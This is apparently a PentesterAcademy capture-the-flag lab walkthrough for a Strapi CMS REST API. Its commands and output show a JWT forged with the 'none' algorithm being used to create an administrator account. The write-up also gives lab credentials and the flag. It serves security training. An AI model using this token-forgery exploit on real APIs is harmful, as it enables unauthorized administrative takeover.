

ATTACK
DEFENSE
by PentesterAcademy

Name	The None Algorithm
URL	https://attackdefense.com/challengedetails?cid=1351
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 11179  bytes 961671 (961.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13264  bytes 11233180 (11.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.14.147.2  netmask 255.255.255.0  broadcast 192.14.147.255
        ether 02:42:c0:0e:93:02  txqueuelen 0  (Ethernet)
        RX packets 719  bytes 13004383 (13.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 526  bytes 54146 (54.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26167  bytes 16818606 (16.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26167  bytes 16818606 (16.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.14.147.2.

Therefore, the target REST API is running on 192.14.147.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.14.147.3:1337

```
root@attackdefense:~# curl 192.14.147.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.14.147.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.14.147.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   412  100   359  100    53   1282    189 --:--:-- --:--:-- --:--:--  1471
{
  "jwt": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ.RwNNHvOKZk8p6fICIeezuajDalK8ZSO
kEGMhZsRPFSk",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ.RwNNHvOKZk8p6fICIeezuajDalK8ZSOkEGMhZsRPFSk

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Using base64 utility to decode the token.

Decoding the header part of the token retrieved in Step 3:

Command: echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d

```
root@attackdefense:~# echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d
{"typ":"JWT","alg":"HS256"}root@attackdefense:~#
root@attackdefense:~#
```

Decoding the payload part of the token retrieved in Step 3:

Command: echo eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ | base64 -d

```
root@attackdefense:~# echo eyJpZCI6MiwiaWF0IjoxNTczMzU4Mzk2fQ | base64 -d
{"id":2,"iat":1573358396}base64: invalid input
root@attackdefense:~#
```

Note: Sometimes decoding the header or payload using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Step 5: Creating a forged token.

Since the secret key used for signing the tokens is not known, let's create a JWT token specifying the "none" algorithm.

Using base64 utility to generate the forged token.

Changing the signing algorithm to "none":

Command: echo -n '{"typ":"JWT","alg":"none"}' | base64

```
root@attackdefense:~# echo -n '{"typ":"JWT","alg":"none"}' | base64
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0=
root@attackdefense:~#
```

Note: Remove all the trailing "=" from the output.

Modified Header: eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0

Changing the id to "1" in the payload part of the token:

Command: echo -n '{"id":1,"iat":1573358396}' | base64

```
root@attackdefense:~# echo -n '{"id":1,"iat":1573358396}' | base64
eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ==
root@attackdefense:~#
```

Note: Remove all the trailing "=" from the output.

Note: In Strapi, the id is assigned as follows:

a. Administrator user has id = 1
b. Authenticated user has id = 2
c. Public user has id = 3

Since we are using "none" algorithm, no signing key would be used. So, the value for id could be forged and changed to 1 (Administrator).

Modified Payload: eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ

We will keep the signature part of the JWT Token as empty, since we are using the signature algorithm as "none".

Forged Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ.

Note: Do not forget to place a trailing dot at the end of the payload section.

Using https://jwt.io to decode the forged token:

The "Decoded" section shows that the token has been forged correctly.

Step 6: Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJ0eXAiOiJKV1Qi LCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ." http://192.14.147.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1" }' | jq

Note: The JWT token used in the Authorization header is the one created in the previous step, using the "none" algorithm.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJ0eXAiOiJKV1Qi
LCJhbGciOiJub25lIn0.eyJpZCI6MSwiaWF0IjoxNTczMzU4Mzk2fQ." http://192.14.147.3:1337/users -d '{ "username": "test",
 "email": "test@test.com", "password": "password", "role":"1"  }' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   299  100   214  100    85    856    340 --:--:-- --:--:-- --:--:--  1191
{
  "id": 4,
  "username": "test",
  "email": "test@test.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded. This means that the API supports the JWT tokens signed using the "none" algorithm.


Step 7: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.14.147.3:1337/admin




Step 8: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 6d58532b4cc01572953028

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)